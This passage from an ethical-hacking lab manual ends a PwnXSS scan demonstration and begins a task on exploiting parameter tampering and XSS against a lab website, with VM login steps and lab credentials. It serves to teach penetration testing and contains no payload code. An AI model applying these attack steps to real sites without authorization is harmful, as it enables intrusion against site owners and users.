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

7. Copy any **Query (GET)** link under **Detected XSS** section from the terminal window.



8. Click the **Firefox** icon at the top of the **Desktop** window to open **Firefox** browser.
9. In the address bar of the **Firefox** browser, paste the copied link and press **Enter**.



Note: If a pop-up appears, click **OK** to close it.

10. This concludes the demonstration of how to identify XSS vulnerabilities in web application using PwnXSS
11. Close all open windows and document all acquired information.
12. Turn off the **Parrot Security** virtual machine.

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Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Here, the host machine is the **Windows 11** machine.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Launch any browser, here, **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.
4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

   Note: Here, we are logging in as a registered user on the website.

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



5. You are logged into the website. Click the **View Profile** tab from the menu bar.



